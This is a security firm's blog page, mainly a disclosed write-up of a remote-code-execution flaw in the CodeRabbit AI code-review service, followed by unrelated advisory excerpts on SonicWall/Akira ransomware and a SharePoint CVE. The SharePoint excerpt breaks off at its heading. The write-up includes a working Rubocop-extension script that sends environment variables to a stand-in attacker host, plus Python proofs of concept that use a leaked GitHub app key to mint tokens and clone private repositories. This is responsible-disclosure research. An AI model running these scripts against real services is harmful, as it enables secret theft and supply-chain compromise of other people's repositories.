
There are multiple pricing plans, and one of them is called Pro. That one includes support for linters and SAST tools, such as Semgrep. Alternatively, there’s a free 14-day trial for the Pro plan. Also, the Pro plan comes for free for people working on open source projects.
CodeRabbit pricing
I registered for the free trial and logged in using my GitHub account.
Login with GitHub

When first logging into CodeRabbit using GitHub, the application asks to install and authorize on a personal GitHub account. The user is asked to select which repositories the application should be installed to. The user can also review the permissions that the CodeRabbit GitHub app will be granted. Namely, read and write access to code in the selected repositories.
Installing CodeRabbit on a personal GitHub account
At this point, this sounded very similar to what happened with Qodo Merge. I had to look into it. If somehow we could leak the GitHub API token, we would get read and write access to the repository in which CodeRabbit was installed.
I immediately created a private GitHub repository on my personal GitHub account and granted the application access to that new repository so that it starts reviewing my PRs on that repo.


In order to get more familiar with the features and how to use them, I created a PR and saw that a comment containing a code review was posted by the CodeRabbit bot. Here are a few screenshots of what it generated.
CodeRabbit explains what the PR does
CodeRabbit can find security issues in your code and suggest improvements
CodeRabbit even generated a diagram that explained how the app worked
Now that I had a better idea of how it worked, I could start looking for vulnerabilities.
Exploiting external tools
I had a look at the official documentation and noticed that CodeRabbit supported running dozens of static analysis tools. These are the linters and SAST tools mentioned on the pricing page discussed above.
The application runs these tools on your PR changes depending on a few conditions:
The tool is enabled in the CodeRabbit configuration
The PR contains large enough changes to trigger a run of such tools. Small changes will be ignored and no tool will run on those
The PR contains files supported by the tool. For example, PHPStan will only run on files with the .php extension
Some tools are enabled by default and will run if corresponding files exist. Otherwise, a .coderabbit.yaml file placed in the repository can be used to configure which tools should be enabled. Alternatively, the CodeRabbit web app settings can be used to configure tools.
The documentation page also states that each tool can be configured by providing a path to a configuration file read by the tool. Now we’re talking!
Since CodeRabbit executes these external tools, if any of these tools have a way to inject code, we may be able to run arbitrary code. So I glanced over the list of supported tools and found an interesting target: Rubocop, a Ruby static analyzer. The CodeRabbit documentation page for Rubocop states that Rubocop will run on Ruby files (.rb) in the repository. It also says that CodeRabbit will look for a .rubocop.yml file anywhere in the repository and pass it to Rubocop.
Rubocop runs on Ruby files (.rb) Source: CodeRabbit documentation
CodeRabbit looks for Rubocop config files anywhere in the repository and, if found, passes it to Rubocop Source: CodeRabbit documentation
Looking at Rubocop’s documentation, we see that it supports extensions. One can use the Rubocop configuration file to specify the path to an extension Ruby file, for example, ext.rb, which will be loaded and executed by Rubocop. To do so, one can include the following snippet in .rubocop.yml:
require:
- ./ext.rb
In ext.rb, we can write arbitrary Ruby code that will be loaded and executed when Rubocop runs. We’ll use 1.2.3.4 as an example IP address that stands in for an attacker-controlled system. For example, the following Ruby script will collect the environment variables and send them to an attacker-controlled server at 1.2.3.4:
require'net/http'require'uri'require'json'# Collect environment variables
env_vars = ENV.to_h
# Convert environment variables to JSON format
json_data = env_vars.to_json
# Define the URL to send the HTTP POST request
url = URI.parse('http://1.2.3.4/')
begin
# Create the HTTP POST request
http = Net::HTTP.new(url.host, url.port)
request = Net::HTTP::Post.new(url.path)
request['Content-Type'] = 'application/json' request.body = json_data
# Send the request
response = http.request(request)
rescue StandardError => e
puts "An error occurred: #{e.message}"end
Exploiting this is as simple as following these steps:
Get a free trial on CodeRabbit and register using a personal GitHub account
Create a private repository and grant the application access to it, so that it reviews PRs on that repository
Create a PR that contains the following files:
A .rubocop.yml file as shown above
An ext.rb file as shown above
Any other large enough dummy Ruby file so that CodeRabbit triggers the execution of Rubocop and does not skip the file
Wait for CodeRabbit to perform the code review and run our malicious ext.rb file
Collect the exfiltrated environment variables in the HTTP POST request received on our attacker-controlled server at 1.2.3.4
Here’s an illustration of our malicious pull request to better understand how it works:
An illustration of what the malicious pull request looks like
Unpacking what we found
After we created our malicious PR, CodeRabbit ran Rubocop on our code, which executed our malicious code and sent its environment variables to our server at 1.2.3.4.
On the server at 1.2.3.4, the following JSON payload containing environment variables was received:
That payload contained so many secrets that it actually took me a few minutes to grasp what we had gotten access to. The environment variables contained, notably:
Leaking environment variables is one thing, but since we obtained remote code execution (RCE) on that server, there is even more that an attacker could have done. Indeed, they could connect to the Postgres database server on the internal network. They could perform destructive operations. They could likely obtain the source code of the CodeRabbit app itself which is potentially somewhere in the Docker container where the external tool runs.
Before exploring the leaked environment variables further, we performed a few minimal reconnaissance operations, such as listing a few directories and reading the contents of a couple files on the production system, just to confirm the impacts. But this process was not really efficient and we were not able to quickly confirm the presence of the original source code of the webapp there. However, the built application was there in the /app/pr-reviewer-saas/dist directory. Additionally, since this was a production server, we didn’t want to do anything that could disrupt the service and decided to stop there. But there was more. Let’s go back to the exfiltrated environment variables.
Getting Read/write access to 1M repositories
As mentioned above, one of the environment variables was named GITHUB_APP_PEM_FILE and its value contained a private key. This is actually the private key of the CodeRabbit GitHub app. This private key can be used to authenticate to the GitHub REST API and act on behalf of the CodeRabbit GitHub app. Since users have granted CodeRabbit write access to their repositories, this private key gives us write access to 1 million repositories!
Let’s go through a few operations that one can perform with this private key.
Listing the installations
As of this writing, the CodeRabbit GitHub app was installed over 80’000 times. Basically, this tells us that at least that amount of GitHub personal accounts or organizations installed CodeRabbit and use it for at least one of their repositories. But these accounts may very well have granted access to more than one repository, or even all of their repositories.
The website states that they review 1M repositories. These include GitHub repositories, but likely also repositories from other platforms that CodeRabbit supports, such as Gitlab, and on-premises git providers.
We will see below (see Proof of concept) how one can programatically list GitHub app installations using the GitHub API.
Listing GitHub repositories the application has access to
For a given installation, one can list the GitHub repositories to which this installation has been granted access.
We can also see that the installation has read/write access to the code of the repository, among other permissions. For reference, this is the list of permissions the CodeRabbit app has on the repositories it has access to:
Note that these permissions are public information that anyone can see here.
Generating an access token
A GitHub API access token can be created for the CodeRabbit app installation. This access token has all the permissions listed above and can be used on all the repositories the app installation has access to. It can be used to, for example, clone the repository or push git commits to it, since we not only have read access but also write access to the contents. This can also be used to update GitHub releases, including the downloadable files (the assets), and replace them with malware and therefore serve malware directly from the targeted official GitHub repository.
The access token is valid for at most 10 minutes, but since we have the private key, more access tokens can be generated at any time, even if they expire.
Cloning private repositories
But this gets even scarier. Generated access tokens can also be used to clone private repositories (!) that the user has granted CodeRabbit access to. Indeed, as long as the user has granted CodeRabbit access to a repository, the private key can be used to access it. It doesn’t matter if it’s public or private. Therefore, a malicious person could exploit the vulnerability to leak the CodeRabbit GitHub app private key, list all the installations, list each repository, generate an access token for each repository, and clone private repositories, serve malware from public repositories or manipulate the git history of a repository. This could be used to perform lateral movement and potentially leak GitHub repository secrets of the GitHub repository through GitHub actions if the targeted repository contains vulnerable GitHub actions.
Proof of concept
Here’s an example of how this can be achieved using the PyGitHub Python library, assuming that the private key is stored in a file called priv.pem and that we have the app ID and client ID (also leaked from the environment variables):
#!/usr/bin/env python3
import json
import time
import jwt
import requests
from github import Auth, GithubIntegration
with open("priv.pem", "r") as f:
signing_key = f.read()
app_id = "TODO_insert_app_id_here"client_id = "Iv1.TODO_insert_client_id_here"def gen_jwt():
payload = {
# Issued at time
'iat': int(time.time() - 60),
# JWT expiration time (10 minutes maximum)
'exp': int(time.time()) + 600 - 60,
# GitHub App's client ID
'iss': client_id
}
# Create JWT
encoded_jwt = jwt.encode(payload, signing_key, algorithm="RS256")
return encoded_jwt
def create_access_token(install_id, jwt):
response = requests.post(
f"https://api.github.com/app/installations/{install_id}/access_tokens",
headers={
"Accept": "application/vnd.github+json",
"Authorization": f"Bearer {jwt}",
"X-GitHub-Api-Version": "2022-11-28",
}
)
j = response.json()
access_token = j["token"]
return access_token
def auth():
auth = Auth.AppAuth(app_id, signing_key)
gi = GithubIntegration(auth=auth)
app = gi.get_app()
# iterate through app installations, get the first 5
for installation in gi.get_installations().reversed[:5]:
install_id = installation.id
# or access an installation by its ID directly
installation = gi.get_app_installation(install_id)
jwt = gen_jwt()
create_access_token(install_id, jwt)
# get all github repositories this installation has access to
repos = installation.get_repos()
for repo in repos:
full_name = repo.full_name
stars = repo.stargazers_count
html_url = repo.html_url
is_private_repo = repo.private
clone_url = f"https://x-access-token:{access_token}@github.com/{full_name}.git"
print(clone_url)
# repo can be cloned with "git clone {clone_url}"
# access token is valid for 10 minutes, but a new one can be generated whenever needed
if __name__ == "__main__":
auth()
Obviously, iterating through the list of all GitHub installations would have required making thousands of requests to the GitHub API on behalf of the production CodeRabbit GitHub app and this may have exceeded the API quota. We didn’t want to risk disrupting the production service so we only iterated through a couple installations to confirm the PoC was working.
Leaking CodeRabbit’s private repositories
We mentioned earlier that we couldn’t confirm the presence of the original source code of the application on the production Docker container. Well, since CodeRabbit eats their own dog food, they run their application on their own GitHub repositories. We can therefore easily retrieve the app installation ID for their GitHub organization and list the repositories this app installation has access to.
This is the list of private repositories the coderabbitai GitHub organization has granted CodeRabbit access to:
To go further, one can generate an access token (as explained above) and clone these private repositories.
Here’s the PoC to do this. Note that it’s similar to the above, except that we directly retrieve the app installation for a specific GitHub organization by its name, instead of iterating through all the installations:
#!/usr/bin/env python3
import time
import jwt
import requests
from github import Auth, GithubIntegration
with open("priv.pem", "r") as f:
signing_key = f.read()
app_id = "CENSORED"client_id = "CENSORED"def gen_jwt():
payload = {
# Issued at time
'iat': int(time.time() - 60),
# JWT expiration time (10 minutes maximum)
'exp': int(time.time()) + 600 - 60,
# GitHub App's client ID
'iss': client_id
}
# Create JWT
encoded_jwt = jwt.encode(payload, signing_key, algorithm="RS256")
return encoded_jwt
def auth():
auth = Auth.AppAuth(app_id, signing_key)
gi = GithubIntegration(auth=auth)
# Target a specific Github organization that uses CodeRabbit
org = "coderabbitai"
installation = gi.get_org_installation(org)
# Target a specific Github user that uses CodeRabbit
# user = "amietn"
# installation = gi.get_user_installation(user)
print(installation.id)
gen_token = True
if gen_token:
jwt = gen_jwt()
response = requests.post(
f"https://api.github.com/app/installations/{installation.id}/access_tokens",
headers={
"Accept": "application/vnd.github+json",
"Authorization": f"Bearer {jwt}",
"X-GitHub-Api-Version": "2022-11-28",
}
)
j = response.json()
access_token = j["token"]
repos = installation.get_repos()
print("---repos---")
for repo in repos:
full_name = repo.full_name
html_url = repo.html_url
private = repo.private
if private:
print(f"* {full_name} ({private=}) - {html_url}")
if gen_token:
clone_url = f"https://x-access-token:{access_token}@github.com/{full_name}.git"
print(clone_url)
if __name__ == "__main__":
auth()
In a similar way, a malicious person could target not only a specific GitHub organization but also a specific GitHub personal account that uses CodeRabbit and access their private repositories and/or modify them.
As you can see, one can directly obtain the app installation ID for an organization or a user. So, this way there is no need to iterate through all the GitHub app installations to find a specific GitHub user or organization. Only the organization or user’s name is required.
Impacts summary
Let’s take a moment to summarize the impacts of getting write access to these 1 million repositories. A malicious person could have performed the following operations on affected repositories:
Access private GitHub repositories nobody was ever supposed to access. This is a privacy breach.
Modify the git history of affected GitHub repositories – Note that this can be a supply chain attack since GitHub repositories are often the source for building software before it’s distributed
Modify existing GitHub releases and replace or add malicious downloadable files – Supply chain attack
Further lateral moves to potentially leak GitHub repository secrets by exploiting existing vulnerable GitHub actions by pushing git commits – Note that since the CodeRabbit GitHub app doesn’t have write permission to workflows, GitHub actions can’t be directly modified. However, a vulnerable GitHub action may be exploited more easily with write access to the git repository. See the talk I gave at 38C3 for more details on how we found an instance where this was exploitable.
Additionally, we obtained RCE on the CodeRabbit production system. A malicious person could have performed destructive operations, caused a denial of service, or performed malicious operations on third party systems (see list of leaked secrets above).
Context is key

While running the exploit, CodeRabbit would still review our pull request and post a comment on the GitHub PR saying that it detected a critical security risk, yet the application would happily execute our code because it wouldn’t understand that this was actually running on their production system.
CodeRabbit’s code review of the exfiltration PoC PR
Remediation
CodeRabbit supports running dozens of external tools. These tools may get updates and new tools may be supported. Both cases may open the door to new ways of running arbitrary code. Therefore, trying to prevent arbitrary code execution through these tools sounds like an impossible task.
Instead, it would be best to assume that the user may be able to run untrusted code through these tools. So, running them in an isolated environment, with only the minimum information required to run the tools themselves, and not passing them any environment variables would be much better. Even if arbitrary code execution would be possible, the impact would be much less severe.
For defense in depth, one should add a mechanism that prevents sending private information to an attacker-controlled server. For example, only allow outgoing traffic to whitelisted hosts, if possible. If the tool doesn’t require internet access, then all network traffic may even be disabled in that isolated environment. This way it would make it harder for an attacker to exfiltrate secrets.
Responsible disclosure
After responsibly disclosing this critical vulnerability to the CodeRabbit team, we learned from them that they had an isolation mechanism in place, but Rubocop somehow was not running inside it. The CodeRabbit team was extremely responsive and acknowledged receipt of the disclosure the same day. They immediately disabled Rubocop and rotated the secrets and started working on a fix. The next week they told us that the vulnerability had been fixed. Kudos to the CodeRabbit team for responding promptly and fixing the issue.
Here is a summary of the disclosure timeline:
January 24, 2025:
Disclose vulnerability to CodeRabbit
CodeRabbit acknowledges vulnerability and confirms they are working on a fix
January 30, 2025:
CodeRabbit confirms fix
Conclusions
In the end, we only provided PoCs and didn’t take things further. A patient attacker could have enumerated the available access, identified the highest value targets, and then attacked those targets to distribute malware to countless others in a larger supply chain attack. Security is hard, and a variety of factors can come together to create security issues. Being quick to respond and remediate, as the CodeRabbit team was, is a critical part of addressing vulnerabilities in modern, fast-moving environments. Other vendors we contacted never responded at all, and their products are still vulnerable.
In the race to bring AI-powered products to market, many companies prioritize speed over security. While rapid innovation is exciting, overlooking security can have catastrophic consequences, as we’ve seen. The solution isn’t to stop but to build security into the development process from day one. By making security a core priority, AI companies can create products that are not only groundbreaking but also resilient and responsible. After all, true innovation isn’t just about moving fast. It’s about building something resilient and safe for users.
2025
AI Security
August 7, 2025
Hack To The Future Slides And Content
No items found.
Nathan Hamiel
Hello everyone. Today, we are releasing the slides from our Black Hat USA presentation Hack To The Future: Owning AI-Powered Tools With Old School Vulns. During our research, we identified vulnerabilities in AI-powered developer productivity tools. These tools extend far beyond AI coding assistants.
We also identified some common trends and themes that we encountered during our research and made some recommendations for organizations when looking for issues in these tools, as well as how to protect themselves.
There was too much content to cover, so the slides have a bonus content section. Also, follow us for more content coming soon.
Please contact us if you have any questions or would like to learn more. Thank you for attending, and enjoy.
A Likely Zero-Day Vulnerability in SonicWall SSL-VPN Exploited by Akira Ransomware Group
No items found.
Kudelski Security Team
Update
SonicWall has clarified that the recent cyber activity affecting Gen 7 firewalls with SSL-VPN enabled is not the result of a zero-day vulnerability, but is instead linked to CVE-2024-40766. This is an improper access control vulnerability first disclosed in August 2024. This flaw affects the SonicOS management interface and SSL-VPN components, and under certain conditions, can lead to unauthorized resource access. The issue was originally addressed in SonicWall advisory SNWLID-2024-0015. According to SonicWall and corroborating incident response data, many affected deployments involve migrations from Gen 6 to Gen 7 firewalls where local user accounts and passwords were imported without being reset. These legacy credentials, combined with suboptimal configuration hardening, created conditions susceptible to credential-based attacks, including brute-force and MFA bypass attempts.
SonicWall is urging customers who have migrated configurations from Gen 6 appliances to:
Upgrade to SonicOS firmware version 7.3.0 or later, which includes enhanced protections against credential attacks
Reset all local user account passwords for any users with SSL-VPN access
Audit and harden SSL-VPN configurations, especially those exposing local accounts inherited from previous generations
Environments not yet upgraded to SonicOS 7.3 remain more vulnerable, as they lack recent mitigations that improve authentication hardening and brute-force resistance.
Summary
In late July 2025, the Cyber Fusion Center (CFC) observed and investigated multiple incident response engagements involving network intrusions traced to SonicWall SSL-VPN devices, followed shortly by ransomware deployment. These attacks are attributed to the Akira ransomware group, whose affiliates are actively exploiting CVE-2024-40766 in SonicWall’s VPN/firewall appliances. The vulnerability enables attackers to gain initial access even on fully-patched devices and despite multi-factor authentication (MFA), effectively bypassing usual login protections.
Confirmed intrusions have been reported across organizations in North America and Europe. Once the SonicWall device is compromised, the threat actors rapidly pivot to internal networks where they steal credentials, disable security tools, and ultimately execute Akira ransomware to encrypt systems. These findings are based on direct forensic evidence collected and analyzed during active incident response operations led by the CFC across multiple victim environments. No official patch is currently available, and SonicWall has not yet publicly disclosed full technical details. At the moment, the only way to avoid the impact at this time is to disable the SSL-VPN service until a patch is available.
UDPATE: The surge of attacks is linked to CVE-2024-40766.
Affected Systems and Applications
Current evidence indicates that the exploitation is limited to SonicWall Gen 7 firewalls, specifically TZ and NSa-series models, with SSL-VPN enabled.
Confirmed Affected
SonicWall Gen 7 TZ and NSa-series firewalls
Firmware versions 7.2.0-7015 and earlier
Devices with SSL-VPN services exposed to the internet
All seventh-generation SonicWall firewalls running SonicOS (e.g. TZ and NSa models) with SSL-VPN enabled are at risk. Huntress confirms the suspected vulnerability exists in firmware versions 7.2.0-7015 and earlier. Environments with these devices exposed to the internet for VPN access are the primary targets.
SonicWall SMA
SonicWall SMA series remote access devices (which provide SSL-VPN functionality) have also been implicated in the observed incidents. Both traditional firewalls and SMA VPN appliances are being targeted in similar ways.
Potentially Affected (Under Investigation)
Other Gen 7 SonicWall firewalls with SSL-VPN enabled
Any configurations exposing the SSL-VPN interface to untrusted networks
There are no current indications that SMA 100-series appliances or Gen 6 models are affected. However, organizations using any SonicWall appliance with SSL-VPN enabled should perform proactive threat hunting and consider disabling VPN exposure until more is known.
Technical Details
The attack begins with a direct compromise of the SonicWall appliance itself. The threat actor gains unauthenticated access to the firewall, bypassing both login and multi-factor authentication (MFA) mechanisms. This provides the adversary with a foothold inside the network perimeter via the exposed VPN service. Indicators strongly suggest a novel flaw: multiple incidents involved fully-patched SonicWall devices being breached and MFA controls rendered ineffective. (While brute-force or stolen credentials were considered, many victims had recently rotated credentials, and some attacks progressed even with MFA, pointing to a sophisticated exploit.) In each case, the attacker gains unauthorized VPN access to the network via the SonicWall appliance as the entry point.
Once access is established, the Akira ransomware group executes a structured, multi-stage operation:
Initial Access
Compromise of the SonicWall SSL-VPN appliance: The attacker breaches the SonicWall device via the suspected zero-day, effectively taking control of the appliance or extracting valid VPN session credentials. This provides a foothold on the internal network.
Privilege Escalation via Internal Accounts
The threat actors elevate privileges by abusing credentials stored on or used by the SonicWall. In many cases, the firewall had an over-privileged domain account (e.g. an LDAP service account for directory integration) which the attackers hijack. Accounts such as “sonicwall” or “LDAPAdmin” tied to the device were leveraged to gain Domain Admin-level access in the victim environment.
Command and Control & Persistence
Deployment of Cloudflared tunnels and OpenSSH giving the attacker persistent C2 access.
Installation of RMMs such as AnyDesk, ScreenConneet and SSH.
Creation and Configuration of new user accounts.
By installing a Cloudflared tunnel and an SSH backdoor, the threat actors ensure continued clandestine access even if the VPN hole is later closed.
Lateral Movement & Credentials Dumping
Use of WMI and Powershell Remoting to move across the network.
Enumeration of network topology, assets, and privileges.
Dumping and decrypting credentials.
Armed with high privileges, the threat actors expand across the network. They utilize a mix of “living off the land” techniques and custom tools to map out and dominate the environment.
Defense Evasion
Disabling security tools prior to ransomware deployment. Techniques include:
Set-MpPreference to disable Windows Defender.
netsh.exe to disable the firewall or add new firewall rules.
The threat actors methodically disable security tools and logging to avoid detection. They use Windows utilities and commands to impair defenses.
Exfiltration & Ransomware Deployment
In several cases, the attackers prepared data for exfiltration prior to encryption. They were observed compressing files and sensitive data using tools like WinRAR (command-line usage to archive data), and in some instances using FTP tools (e.g., FileZilla’s command-line fzsftp.exe) to export stolen data.
Prepare data before exfiltration using compressing tools.
Deployment of the Akira ransomware payload.
Targeting of backup servers and recovery infrastructure to increase impact.
Mitigation & Recommendations
Update:
To ensure full protection and minimize exposure, the Cyber Fusion Center (CFC) recommends the following immediate actions:
Immediate Actions
Update firmware to version 7.3.0, which includes enhanced protections against brute force attacks and additional MFA controls. Further derails are in the Firmware update guide, listed in the References section
Reset all local user account passwords for any accounts with SSLVPN access, especially if they were carried over during migration from Gen 6 to Gen 7.
Continue applying the previously recommended best practices:
Enable Botnet Protection and Geo-IP Filtering.
Remove unused or inactive user accounts.
Enforce MFA and strong password policies.
As an immediate precaution, disable SonicWall SSL-VPN services entirely if your organization can operate without them (until a fix is applied). Where VPN access must remain, limit inbound connectivity to a whitelist of trusted IP ranges (e.g., your employees’ ISP ranges or known partners) so that the SonicWall VPN cannot be accessed by arbitrary internet hosts.
Proactive patches and hardening
Monitor SonicWall’s official advisory channels closely for any security updates or hotfixes addressing this issue. SonicWall has stated it will release updated firmware and guidance as soon as a vulnerability is confirmed. Plan to upgrade the SonicOS/SMA firmware immediately once a patch is available.
Ensure offline and immutable backups are in place and tested.
Detection and Hunting Measures
The CFC strongly recommends enabling verbose logging on SonicWall appliances (VPN, system, and authentication logs) and forwarding all logs to a centralized SIEM to support retrospective analysis and threat hunting, in accordance with the priorities defined in the log collection framework.
Use EDR across endpoints to monitor post-compromise activity.
What the Cyber Fusion Center is Doing
The CFC is currently
Continuing active threat hunting operations and support engagements in environments impacted by this SonicWall VPN exploitation.
Leveraging findings from recent IR cases to refine detection and response capabilities.
Monitoring SonicWall’s release of a patch or verified mitigation guidance.
The CFC will continue to monitor the situation and send an advisory update if needed. At the moment, the only way to avoid the impact at this time is to disable the SSL-VPN service until a patch is available.
Indicators of Compromise (IOCs)
Hash | FFED1A30D2CF18FE9278AB9FEEDCC65E7FF3E07DE4208C253C854C3B3E0F4ED0 | Hash of the ransomware executable
Hostname | DESKTOP-ER0LK0E | Artefact hostname they often use
Hostname | DESKTOP-MA79SEI | Artefact hostname they often use
Microsoft SharePoint On-Premise Vulnerability (CVE-2025-53770) Under Active Exploitation
No items found.
Kudelski Security Team
Summary
A critical zero-day vulnerability (now assigned CVE-2025-53770) has been identified in Microsoft SharePoint Server, affecting multiple on-premises versions.
The flaw allows unauthenticated remote code execution through a deserialization vulnerability in the ToolPane interface.
Attackers are currently exploiting the bug in the wild as part of a broader campaign targeting enterprise and government infrastructure.
This issue is a variant of the ToolShell exploit chain (CVE-2025-49706 and CVE-2025-49704), bypassing prior patches released in July 2025. It is currently being used to deploy web shells, extract MachineKey secrets, and maintain persistent access on compromised systems.
CVE ID: CVE-2025-53770
Severity: Critical (CVSS 9.8)
Status: Actively Exploited
Type: Unauthenticated Remote Code Execution via Deserialization
Affected Product: Microsoft SharePoint Server (on-premises)
Affected Sytems
The following Microsoft SharePoint on-premises versions are impacted:
SharePoint Server 2016 builds earlier than 16.0.5508.1000 (KB5002760)
SharePoint Server 2019 builds earlier than 16.0.10417.20027 (KB5002754)
SharePoint Server Subscription Edition (SE) builds earlier than 16.0.18526.20424 (KB5002768)
Technical Details
